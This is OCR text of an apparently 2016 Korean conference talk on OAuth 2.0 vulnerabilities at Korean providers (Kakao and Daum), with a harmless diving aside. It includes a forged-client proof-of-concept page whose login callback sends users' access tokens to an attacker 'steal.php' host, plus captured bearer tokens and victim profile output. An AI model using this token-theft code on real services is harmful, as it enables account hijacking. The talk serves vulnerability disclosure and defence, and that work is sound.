OAuth 2.0
우리나라 각 프로바이더별 취약성

서승현@일본의모기업
a.k.a. truefinder
July 11, 2016

OAuth 2.0이 뭐야?

페이스북 로그인?

제 소개

일본 도쿄 GREE 근무

아마도(?) 한국인 출신 일본대기업 보안담당자 1호

아키텍쳐 시니어 보안 엔지니어

서비스와 플랫폼 소스코드 리뷰 담당


※ 최근에는 다이빙에 흠뻑 빠져 주말에는 매주 바다에 있는 다이브마스터

감압이론


감압병 (Decompression Sickness, 일명 잠수병)를 예방하기 위해서는 '다이빙 테이블' 이라는 것을 사용한다. 다이빙 테이블은 다이빙시 수심에 따라 감압병이 걸리지 않는 최대허용시간이 기록되어있는 표이다. 즉, 감압병을 예방하기 위해서는 잠수 전에 미리 다이빙 테이블을 확인하여 다이빙 계획을 수립하도록 해야 한다. (스포츠 다이빙은 반드시 최대허용시간을 넘지 않는다.)

다이빙 테이블 중 전세계적으로 가장 널리 사용되고 있는 미군해군 (NOAA)의 표준공기 잠수표의 사용법에 따라 설명하기로 한다. 미해군 잠수표는 오랜세월에 걸친 임상실험을 거쳐 만들어지는 테이블이지만, 건장한 미해군을 대상으로 한 테이블이며, 유전학적으로 개인차가 있을수 있으며 개인의 몸상태, 잠수시 호흡한 공기량 등에도 영향을 받을수 있으므로 **본 다이빙 테이블을 이용하여 다이빙한다고 해도 100% 예방할수 있는것은 아니므로 여유를 두고 보수적으로 다이빙을 하는것이 필요하다.**

RDP(Recreational Dive Planner)



다이빙플랜



금수저 아저씨 이야기

수리공누님

차 어디있어요?

전용차고에요 내 싸인가져가요

싸인이에요 차주세요

키 드릴게요

차키를 넣고 운전

부릉부릉 시동

금수저아저씨

전용차고 관리인

BMW

OAuth 2.0을 대입하면 ...

클라이언트

Authorization Request

Authorization Grant

Code

Accesstoken Request

Accesstoken Issue

Client Secret

Access token

API Request


API Response


리소스오너

프로바이더

리소스서버 (API서버)


근데 실제 OAuth 2.0의 가장 큰 문제는 복잡하다는거 …






1.Authorization Code grant :
금수저 아저씨 싸인받아서
차고에서 키 받기

Figure 7-1. Authorization Code grant type




2.Implicit grant :
금수저 아저씨한테 바로
키받기

Figure 7-2. Implicit grant type



3.Resource Owner Password
Credentials grant :
금수저 아저씨가 직접
차관리인한테서 차 인도

Figure 7-3. Resource Owner Password Credentials grant type



4.Client Credentials grant :
수리공언니하고 차관리인
내연관계

Figure 7-4. Client Credentials grant type

클라이언트 타입에 따른 인증 플로우

	Public Client (app, browser, …)	Confidential Client (web server)
Authorization Code	**X**	**O**
Implicit	**O**	**O**
Resource Owner Password	**O**	**O**
Client Credentials	**X**	**O**

지금 까지 검증된 가장 안전한 Flow는?

Implicit (2 Legged)	Authorization Code (3 Legged)	Client Credential (2 Legged)	Resource Owner Password
• Optimized for browser-only Public Clients • Access token returned directly from authorization request (Front-channel only) • Does not support refresh tokens • Assumes Resource Owner and Public Client are on the same device • Most vulnerable to security threats	• Front channel flow used by Client to obtain authorization code grant • Back channel flow used by Client to exchange authorization code grant for access token and optionally refresh token • Assumes Resource Owner and Client are on separate devices • Most secure flow as tokens never passes through user-agent	• Optimized for server-only Confidential Clients acting on behalf of itself or a user • Back-channel only flow to obtain an access token using the Client's credentials • Supports shared secrets or assertions as Client credentials signed with either symmetric or asymmetric keys	• Legacy grant type for native username/password apps such as desktop apps • Username/password is authorization grant to obtain access token from Authorization Server • *Does not support refresh tokens* • Assumes Resource Owner and Public Client or on the same device

From "Demystifying OAuth 2.0"

아무튼 변수들 좀 살펴봅시다...

Authorization Request
(클라이언트앱)

https://provider.com/oauth2.0/authorize?
response_type=code&**client_id**=jyvqXeaVOVmV&**redirect_uri**=http%3A%2F%2Fservice.redirect.url%2Fredirect&**state**=hLiDdL2uhPtsftcU&**scope**=email,user_birthday

Authorization Grant
(프로바이더)

http://service.redirect.uri/redirect?**code**=EIc5bFrl4RibFls1&**state**=hLiDdL2uhPtsftcU

Accesstoken Request
(클라이언트서버)

https://provider.com/oauth2.0/token?
grant_type=authorization_code&**client_id**=jyvqXeaVOVmV&**client_secret**=527300A0_COq1_XV33cf&**code**=EIc5bFrl4RibFls1

Accesstoken Issue
(프로바이더)

{ "**access_token**":"
AAAAQosjWDJieBiQZc3to9YQp6HDLvrmyKC+6+iZ3gq7qrkqf50ljZC+Lgoqrg",
"**refresh_token**":"
c8ceMEJisO4Se7uGisHoX0f5JEii7JnipglQipkOn5Zp3tyP7dHQoP0zNKHUq2gY",
"**token_type**":"bearer",
"**expires_in**":"3600”
}

OAuth 2.0의 주요 위협들

1. 위조 클라이언트에 의한 어카운트 해킹
2. 오픈 리다이렉터 **Covert** 리다이렉트
3. **CSRF** 취약점
4. 난수공격에 인한 유저 어카운트 해킹
5. **Query string**노출로 인한 액세스토큰 하이재킹
6. 잘못된 리소스 권한 설정으로 인한 프라이버시 노출
7. 인가코드 서비스거부
8. ...

이제 부터 우리나라 OAuth 2.0을 살펴 볼까요 ?

A사

사용자 토큰 받기

코드를 얻은 다음, 이를 이용하여 실제로 API를 호출할 수 있는 사용자 토큰(Access Token, Refresh Token)을 받아 올 수 있습니다.

[Request]

```
POST /oauth/token HTTP/1.1
Host: kauth.kakao.com
```

아래 파라미터의 값들을 POST로 요청합니다.

키	설명	필수
grant_type	authorization_code로 고정	O
client_id	앱 생성시 발급 받은 REST API 키.	O
redirect_uri	코드가 리다이렉트 된 URI. **설정 > 일반 > 웹 > 사이트 도메인**에서 설정한 각각의 도메인에 **설정 > 일반 > 웹 > Redirect Path** 를 붙인 URI.	O
code	위 코드 받기에서 발급 받은 인증된 코드.	O

A사의 웹클라이언트 2 legged로 구현됨

※ client_secret의 기능

1. 위조 클라이언트를 미연에 방지
2. 통계, 사용자관리, refresh토큰갱신

GitHub - leegeng/kakao-rest-api: Simple Kakao platform REST..

https://github.com/leegeng/**kakao**-rest-api ▾ このページを訳す

... client for Ruby. Contribute to **kakao**-rest-api development by creating an account on GitHub. ... 를 참조해주세요. require 'kakao_rest_api' # **initialize** client = KakaoRestApi.new(APP_KEY, ADMIN_KEY, REDIRECT_URI) ## login url 가져오기 client.login .... img_m.jpg?width=150&height=150", "**small**":"http://xxx.**kakao**.co.kr/.

Korea SNS — WordPress Plugins

https://fuc.wordpress.org/plugins/korea-sns/changelog/ ▾ このページを訳す

Kakao API **initialize** safty. Show alert message 'Only Mobile' when click ... If the image is too **small** for **KakaoTalk** message (horizontally or vertically, or if less than 80 pixels) Fixed an error that occurred. The image rate of **KakaoTalk** message ...


mall.lottechilsung.co.kr/m/.../eventView.html?...no... ▾ このページを訳す

... href="javascript:fnSessionCheckAjaxNo('http://**mmall**.lottechilsung.co.kr/m/mypage/coupon.html');">쿠폰등록 ..... firstImgSrc=location.origin+"/favicon.ico";var firstImgRatio=1} **Kakao.init**('bce0410871497efb8e5384f3156d26ac'); ...

Goooooooooogle ›

1 2 3 4 5 6 7 8 9 10 次へ


```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8"/>
<meta http-equiv="X-UA-Compatible" content="IE=edge"/>
<meta name="viewport" content="user-scalable=no, initial-scale=1.0, maximum-scale=1.0, minimum-scale
<title>Login Demo - Kakao JavaScript SDK</title>
<script src="kakao.min.js"></script>

</head>
<body>
<img src="lotte.png" width=480>
<p>

<a id="kakao-login-btn"></a>
<a href="http://alpha-developers.kakao.com/logout"></a>
<script type='text/javascript'>
  //<![CDATA[
    // 사용할 앱의 JavaScript 키를 설정해 주세요.

    Kakao.init('bce0410871497efb8e5384f3156d26ac'); //
    // 카카오 로그인 버튼을 생성합니다.
    Kakao.Auth.createLoginButton({
      container: '#kakao-login-btn',
      success: function(authObj) {
        //alert(JSON.stringify(authObj));
        window.location = "http://zzang.ga/gojapan/oauth2/attacker/steal.php?" + JSON.stringify(auth
      },
      fail: function(err) {
         alert(JSON.stringify(err));
      }
    });
  //]]>
</script>

</body>
<!--------------- 아래의 코드는 삭제해주세요. 샘플이 제대로 동작하지 않을 수 있습니다. ------------
<script src="/resource/Message.js"></script>
<script src="/vassets/javascripts/demos_layout.js"></script>
<link rel="stylesheet" media="screen" href="/vassets/stylesheets/docs_js_demos.css"/>
</html>
```



※ 전제조건 : 크로스도메인허용하는싸이트 & XSS

위조 클라이언트로 부터 사용자
액세스토큰 획득!

A사



scope제공을 하지 않아서 오용가능성이 있음

A사


1. (권고) 웹의 경우 **3 legged**로 구현하는 것이 바람직하며, **client_secret**에 해당하는 **admin_key**를 사용하여 클라이언트-프로바이더 인증하는 것이 좋음

   https://developers.kakao.com/docs/restapi#시작하기

2. ~~(권고)**scope**를 지원하지 않아 **API**오용 가능성이 있음~~

   패치되었습니다^^

B사




code = 81546

문제의 **5**자리 숫자로된 인가 코드 발급!!!

B사

/var/www/html/gojapan/oauth2/daum/callback.php:8: array(1) { [0] => string(86) "Authorization: Bearer d151d2a8a81e3d0c62002aed276ce03552953271356743c50a83e5d916fa1856" } /var/www/html/gojapan/oauth2/daum/callback.php:11: array(3) { 'code' => int(200) 'message' => string(2) "OK" 'result' => array(6) { 'userid' => string(5) "Bsq29" 'id' => int(175609429) 'nickname' => string(12) "피해자님" 'imagePath' => string(123) "https://img1.daumcdn.net/thumb/R55x55/?fname=http%3A%2F%2Ftwg.tset.daumcdn.net%2Fprofile%2Fzu6t2Pw1wz90%3Ft%3D1464844217734" 'bigImagePath' => string(125) "https://img1.daumcdn.net/thumb/R158x158/?fname=http%3A%2F%2Ftwg.tset.daumcdn.net%2Fprofile%2Fzu6t2Pw1wz90%3Ft%3D1464844217734" 'openProfile' => bool(true) } }



B사

예제를 선택하시고 예제에 따른 호출 URL과 결과값을 참조하세요.

회원정보조회

선택하신 예제에 호출 URL입니다. {access_token} 또는 {apikey}는 콘솔페이지에서 발급 가능합니다. {access_token}은 OAuth2.0 인증 방법이며 OAuth2.0 자세한 사용 방법은 OAuth 2.0 참조하기 문서를 확인 하시면 됩니다.

https:// apis.daum.net /user/v1/show.json ? access_token={access_token}

선택하신 예제를 실행 한 출력 결과입니다. Json 또는 XML로 출력되며 개발자는 재가공하여 원하시는 결과물을 만드시면 됩니다.


```
{
  "code": 200,
  "message": "OK",
  "result": {
    "userid": "8rHuT",
    "id": 130910921,
    "nickname": "라이너",
    "imagePath": "https://img1.daumcdn.net/thumb/R55x55/?fname=http%3A%2F%2Ftwg.tset.daumcdn.net%2Fprofile%2FHYb
SYGnIpk0%3Ft%3D1464083463170",
    "bigImagePath": "https://img1.daumcdn.net/thumb/R158x158/?fname=http%3A%2F%2Ftwg.tset.daumcdn.net%2Fprofile%
FHYbaSYGnIpk0%3Ft%3D1464083463170",
    "openProfile": true
  }
}
```


맨 위로

쿼리 스트링에 액세스토큰이 사용됨으로써 외부에 어카운트 자체가 노출될 수 있음

1. 사용자 인터랙션 URL copy and paste
2. 유저 디바이스의 cache에 남음
3. Analytics, 검색 Bot, 마케팅 스크립트에 노출위험

B사

웹 어플리케이션에서 OAuth 2.0 사용하기

Implicit Grant라고하며, Javascript 등을 이용해 클라이언트 브라우저등에서만 모든 처리가 이루어지는 요청에 활용할수 있습니다.

1. 사용자를 Daum계정에 접근하도록 리다이렉트합니다.

URL

```
https://apis.daum.net/oauth2/authorize
```

Parameters

요청변수	값	설명
client_id	string(필수)	등록시 Daum에서 발급한 client ID
redirect_uri	string(필수)	등록한 redirect_uri
response_type	string(필수): "token" 이라고 입력	Implicit Grant 인증을 위함

예제 URL

```
https://apis.daum.net/oauth2/authorize?client_id=123412341234&amp;redirect_uri=http%3A%2F%2Ftadoli.net&amp;resp
se_type=token
```

2. Daum에서 redirect_uri로 AccessToken 을 발급합니다.

Javascript 등을 이용해 클라이언트 브라우저등에서만 모든 처리가 이루어지는 요청에 활용할수 있습니다.

예

```
http://{redirect.uri}/daum_exam.html#access_token=4905ae1e956e3d2a76a83f681fdb565d306e27e6406303526a763adc405
```

B사 정리

